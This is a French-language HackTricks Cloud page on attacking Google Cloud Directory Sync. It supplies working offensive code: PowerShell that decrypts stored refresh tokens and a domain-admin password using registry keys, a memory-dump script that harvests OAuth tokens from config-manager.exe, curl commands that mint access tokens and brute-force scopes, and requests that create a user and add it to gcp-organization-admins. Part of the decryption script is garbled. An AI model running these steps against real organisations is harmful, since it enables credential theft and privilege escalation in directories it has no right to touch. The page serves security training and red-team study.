 HackTricks Cloud
GCDS - Google Cloud Directory Sync
Tip
Apprenez & pratiquez AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Apprenez & pratiquez GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Apprenez & pratiquez Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Soutenez HackTricks
- Consultez les subscription plans!
- Rejoignez le 💬 Discord group ou le telegram group ou suivez-nous sur Twitter 🐦 @hacktricks_live.
- Partagez des hacking tricks en soumettant des PRs aux HackTricks et HackTricks Cloud github repos.
Informations de base
C’est un outil qui peut être utilisé pour synchroniser vos utilisateurs et groupes Active Directory avec votre Workspace (et non l’inverse au moment de la rédaction).
C’est intéressant car c’est un outil qui nécessitera les identifiants d’un super utilisateur Workspace et d’un utilisateur AD privilégié. Il pourrait donc être possible de le trouver à l’intérieur d’un serveur de domaine qui synchroniserait des utilisateurs de temps en temps.
Note
Pour effectuer un MitM sur le binaire
config-manager.exe, ajoutez simplement la ligne suivante dans le fichierconfig.manager.vmoptions:-Dcom.sun.net.ssl.checkRevocation=false
Tip
Notez que Winpeas est capable de détecter GCDS, d’obtenir des informations sur la configuration et même les mots de passe et les identifiants chiffrés.
Notez également que GCDS ne synchronisera pas les mots de passe d’AD vers Workspace. Si quelque chose, il générera simplement des mots de passe aléatoires pour les nouveaux utilisateurs créés dans Workspace comme vous pouvez le voir dans l’image suivante :

GCDS - Jetons de disque et identifiants AD
Le binaire config-manager.exe (le binaire principal de GCDS avec interface graphique) stockera par défaut les identifiants Active Directory configurés, le jeton de rafraîchissement et l’accès dans un fichier xml dans le dossier C:\Program Files\Google Cloud Directory Sync dans un fichier appelé Untitled-1.xml par défaut. Bien qu’il puisse également être enregistré dans les Documents de l’utilisateur ou dans tout autre dossier.
De plus, le registre HKCU\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\ui à l’intérieur de la clé open.recent contient les chemins vers tous les fichiers de configuration récemment ouverts (xmls). Il est donc possible de vérifier cela pour les trouver.
Les informations les plus intéressantes à l’intérieur du fichier seraient :
[...]
<loginMethod>OAUTH2</loginMethod>
<oAuth2RefreshToken>rKvvNQxi74JZGI74u68aC6o+3Nu1ZgVUYdD1GyoWyiHHxtWx+lbx3Nk8dU27fts5lCJKH/Gp1q8S6kEM2AvjQZN16MkGTU+L2Yd0kZsIJWeO0K0RdVaK2D9Saqchk347kDgGsQulJnuxU+Puo46+aA==</oAuth2RefreshToken>
<oAuth2Scopes>
<scope>https://www.google.com/m8/feeds/</scope>
<scope>https://www.googleapis.com/auth/admin.directory.group</scope>
<scope>https://www.googleapis.com/auth/admin.directory.orgunit</scope>
<scope>https://www.googleapis.com/auth/admin.directory.resource.calendar</scope>
<scope>https://www.googleapis.com/auth/admin.directory.user</scope>
<scope>https://www.googleapis.com/auth/admin.directory.userschema</scope>
<scope>https://www.googleapis.com/auth/apps.groups.settings</scope>
<scope>https://www.googleapis.com/auth/apps.licensing</scope>
<scope>https://www.googleapis.com/auth/plus.me</scope>
</oAuth2Scopes>
[...]
<hostname>192.168.10.23</hostname>
<port>389</port>
<basedn>dc=hacktricks,dc=local</basedn>
<authType>SIMPLE</authType>
<authUser>DOMAIN\domain-admin</authUser>
<authCredentialsEncrypted>XMmsPMGxz7nkpChpC7h2ag==</authCredentialsEncrypted>
[...]
Notez comment le refresh token et le password de l’utilisateur sont encryptés en utilisant AES CBC avec une clé et un IV générés aléatoirement stockés dans HKEY_CURRENT_USER\SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util (où la bibliothèque Java prefs stocke les préférences) dans les clés de chaîne /Encryption/Policy/V2.iv et /Encryption/Policy/V2.key stockées en base64.
Script Powershell pour déchiffrer le refresh token et le password
```bash # Paths and key names $xmlConfigPath = "C:\Users\c\Documents\conf.xml" $regPath = "SOFTWARE\JavaSoft\Prefs\com\google\usersyncapp\util" $ivKeyName = "/Encryption/Policy/V2.iv" $keyKeyName = "/Encryption/Policy/V2.key"Open the registry key
try { $regKey = [Microsoft.Win32.Registry]::CurrentUser.OpenSubKey($regPath) if (-not $regKey) { Throw “Registry key not found: HKCU$regPath” } } catch { Write-Error “Failed to open registry key: $_” exit }
Get Base64-encoded IV and Key from the registry
try { $ivBase64 = $regKey.GetValue($ivKeyName) $ivBase64 = $ivBase64 -replace ‘/’, ‘’ $ivBase64 = $ivBase64 -replace ‘\’, ‘/’ if (-not $ivBase64) { Throw “IV not found in registry” } $keyBase64 = $regKey.GetValue($keyKeyName) $keyBase64 = $keyBase64 -replace ‘/’, ‘’ $keyBase64 = $keyBase64 -replace ‘\’, ‘/’ if (-not $keyBase64) { Throw “Key not found in registry” } } catch { Write-Error “Failed to read registry values: $_” exit } $regKey.Close()
Decode Base64 IV and Key
$ivBytes = [Convert]::FromBase64String($ivBase64) $keyBytes = [Convert]::FromBase64String($keyBase64)
Read XML content
$xmlContent = Get-Content -Path $xmlConfigPath -Raw
Extract Base64-encoded encrypted values using regex
$refreshTokenMatch = [regex]::Match($xmlContent, “
$encryptedPasswordMatch = [regex]::Match($xmlContent, “
Decode encrypted values from Base64
$refreshTokenEncryptedBytes = [Convert]::FromBase64String($refreshTokenBase64) $encryptedPasswordBytes = [Convert]::FromBase64String($encryptedPasswordBase64)
Function to decrypt data using AES CBC
Function Decrypt-Data($cipherBytes, $keyBytes, $ivBytes) { $aes = [System.Security.Cryptography.Aes]::Create() $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7 $aes.KeySize = 256 $aes.BlockSize = 128 $aes.Key = $keyBytes $aes.IV = $ivBytes
$decryptor = $aes.CreateDecryptor() $memoryStream = New-Object System.IO.MemoryStream $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($memoryStream, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write) $cryptoStream.Write($cipherBytes, 0, $cipherBytes.Length) $cryptoStream.FlushFinalBlock() $plaintextBytes = $memoryStream.ToArray()
$cryptoStream.Close() $memoryStream.Close()
return $plaintextBytes }
Decrypt the values
$refreshTokenBytes = Decrypt-Data -cipherBytes $refreshTokenEncryptedBytes -keyBytes $keyBytes -ivBytes $ivBytes $refreshToken = [System.Text.Encoding]::UTF8.GetString($refreshTokenBytes)
$decryptedPasswordBytes = Decrypt-Data -cipherBytes $encryptedPasswordBytes -keyBytes $keyBytes -ivBytes $ivBytes $decryptedPassword = [System.Text.Encoding]::UTF8.GetString($decryptedPasswordBytes)
Output the decrypted values
Write-Host “Decrypted Refresh Token: $refreshToken” Write-Host “Decrypted Password: $decryptedPassword”
</details>

> [!NOTE]
> Notez qu'il est possible de vérifier cette information en consultant le code java de **`DirSync.jar`** dans **`C:\Program Files\Google Cloud Directory Sync`** en recherchant la chaîne `exportkeys` (car c'est le paramètre cli que le binaire `upgrade-config.exe` s'attend à utiliser pour extraire les clés).

Au lieu d'utiliser le script powershell, il est également possible d'utiliser le binaire **`:\Program Files\Google Cloud Directory Sync\upgrade-config.exe`** avec le paramètre `-exportKeys` et d'obtenir la **Key** et **IV** depuis le registre en hexadécimal, puis d'utiliser CyberChef avec AES/CBC et cette clé et IV pour déchiffrer l'information.

### GCDS - Extraction de tokens de la mémoire

Tout comme avec GCPW, il est possible d'extraire la mémoire du processus `config-manager.exe` (c'est le nom du binaire principal de GCDS avec interface graphique) et vous pourrez trouver des tokens de rafraîchissement et d'accès (s'ils ont déjà été générés).\
Je suppose que vous pourriez également trouver les identifiants configurés AD.

<details>

<summary>Extraire les processus config-manager.exe et rechercher des tokens</summary>
```bash
# Define paths for Procdump and Strings utilities
$procdumpPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\procdump.exe"
$stringsPath = "C:\Users\carlos_hacktricks\Desktop\SysinternalsSuite\strings.exe"
$dumpFolder = "C:\Users\Public\dumps"

# Regular expressions for tokens
$tokenRegexes = @(
"ya29\.[a-zA-Z0-9_\.\-]{50,}",
"1//[a-zA-Z0-9_\.\-]{50,}"
)

# Create a directory for the dumps if it doesn't exist
if (!(Test-Path $dumpFolder)) {
New-Item -Path $dumpFolder -ItemType Directory
}

# Get all Chrome process IDs
$chromeProcesses = Get-Process -Name "config-manager" -ErrorAction SilentlyContinue | Select-Object -ExpandProperty Id

# Dump each Chrome process
foreach ($processId in $chromeProcesses) {
Write-Output "Dumping process with PID: $processId"
& $procdumpPath -accepteula -ma $processId "$dumpFolder\chrome_$processId.dmp"
}

# Extract strings and search for tokens in each dump
Get-ChildItem $dumpFolder -Filter "*.dmp" | ForEach-Object {
$dumpFile = $_.FullName
$baseName = $_.BaseName
$asciiStringsFile = "$dumpFolder\${baseName}_ascii_strings.txt"
$unicodeStringsFile = "$dumpFolder\${baseName}_unicode_strings.txt"

Write-Output "Extracting strings from $dumpFile"
& $stringsPath -accepteula -n 50 -nobanner $dumpFile > $asciiStringsFile
& $stringsPath -accepteula -n 50 -nobanner -u $dumpFile > $unicodeStringsFile

$outputFiles = @($asciiStringsFile, $unicodeStringsFile)

foreach ($file in $outputFiles) {
foreach ($regex in $tokenRegexes) {

$matches = Select-String -Path $file -Pattern $regex -AllMatches

$uniqueMatches = @{}

foreach ($matchInfo in $matches) {
foreach ($match in $matchInfo.Matches) {
$matchValue = $match.Value
if (-not $uniqueMatches.ContainsKey($matchValue)) {
$uniqueMatches[$matchValue] = @{
LineNumber = $matchInfo.LineNumber
LineText   = $matchInfo.Line.Trim()
FilePath   = $matchInfo.Path
}
}
}
}

foreach ($matchValue in $uniqueMatches.Keys) {
$info = $uniqueMatches[$matchValue]
Write-Output "Match found in file '$($info.FilePath)' on line $($info.LineNumber): $($info.LineText)"
}
}

Write-Output ""
}
}

Remove-Item -Path $dumpFolder -Recurse -Force
GCDS - Génération de jetons d’accès à partir de jetons d’actualisation
En utilisant le jeton d’actualisation, il est possible de générer des jetons d’accès en utilisant celui-ci ainsi que l’ID client et le secret client spécifiés dans la commande suivante :
curl -s --data "client_id=118556098869.apps.googleusercontent.com" \
--data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \
--data "grant_type=refresh_token" \
--data "refresh_token=1//03gQU44mwVnU4CDHYE736TGMSNwF-L9IrTuikNFVZQ3sBxshrJaki7QvpHZQMeANHrF0eIPebz0dz0S987354AuSdX38LySlWflI" \
https://www.googleapis.com/oauth2/v4/token
GCDS - Scopes
Note
Notez qu’il n’est pas possible de demander n’importe quel scope pour le jeton d’accès même en ayant un jeton de rafraîchissement, car vous ne pouvez demander que les scopes pris en charge par l’application où vous générez le jeton d’accès.
De plus, le jeton de rafraîchissement n’est pas valide dans toutes les applications.
Par défaut, GCSD n’aura pas accès en tant qu’utilisateur à tous les scopes OAuth possibles, donc en utilisant le script suivant, nous pouvons trouver les scopes qui peuvent être utilisés avec le refresh_token pour générer un access_token :
Bash script to brute-force scopes
```bash curl "https://developers.google.com/identity/protocols/oauth2/scopes" | grep -oE 'https://www.googleapis.com/auth/[a-zA-Z/\._\-]*' | sort -u | while read -r scope; do echo -ne "Testing $scope \r" if ! curl -s --data "client_id=118556098869.apps.googleusercontent.com" \ --data "client_secret=Co-LoSjkPcQXD9EjJzWQcgpy" \ --data "grant_type=refresh_token" \ --data "refresh_token=1//03PR0VQOSCjS1CgYIARAAGAMSNwF-L9Ir5b_vOaCmnXzla0nL7dX7TJJwFcvrfgDPWI-j19Z4luLpYfLyv7miQyvgyXjGEXt-t0A" \ --data "scope=$scope" \ https://www.googleapis.com/oauth2/v4/token 2>&1 | grep -q "error_description"; then echo "" echo $scope echo $scope >> /tmp/valid_scopes.txt fi doneecho “” echo “” echo “Valid scopes:” cat /tmp/valid_scopes.txt rm /tmp/valid_scopes.txt
</details>

Et voici le résultat que j'ai obtenu au moment de l'écriture :
https://www.googleapis.com/auth/admin.directory.group https://www.googleapis.com/auth/admin.directory.orgunit https://www.googleapis.com/auth/admin.directory.resource.calendar https://www.googleapis.com/auth/admin.directory.user https://www.googleapis.com/auth/admin.directory.userschema https://www.googleapis.com/auth/apps.groups.settings https://www.googleapis.com/auth/apps.licensing https://www.googleapis.com/auth/contacts
#### Créez un utilisateur et ajoutez-le au groupe `gcp-organization-admins` pour essayer d'escalader dans GCP
```bash
# Create new user
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/users' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"primaryEmail": "deleteme@domain.com",
"name": {
"givenName": "Delete",
"familyName": "Me"
},
"password": "P4ssw0rdStr0ng!",
"changePasswordAtNextLogin": false
}'

# Add to group
curl -X POST \
'https://admin.googleapis.com/admin/directory/v1/groups/gcp-organization-admins@domain.com/members' \
-H 'Authorization: Bearer <ACCESS_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{
"email": "deleteme@domain.com",
"role": "OWNER"
}'

# You could also change the password of a user for example
Caution
Il n’est pas possible de donner au nouvel utilisateur le rôle Super Amin car le jeton d’actualisation n’a pas suffisamment de portées pour accorder les privilèges requis.
Tip
Apprenez & pratiquez AWS Hacking:
Apprenez & pratiquez GCP Hacking:
Apprenez & pratiquez Az Hacking:Soutenez HackTricks
- Consultez les subscription plans!
- Rejoignez le 💬 Discord group ou le telegram group ou suivez-nous sur Twitter 🐦 @hacktricks_live.
- Partagez des hacking tricks en soumettant des PRs aux HackTricks et HackTricks Cloud github repos.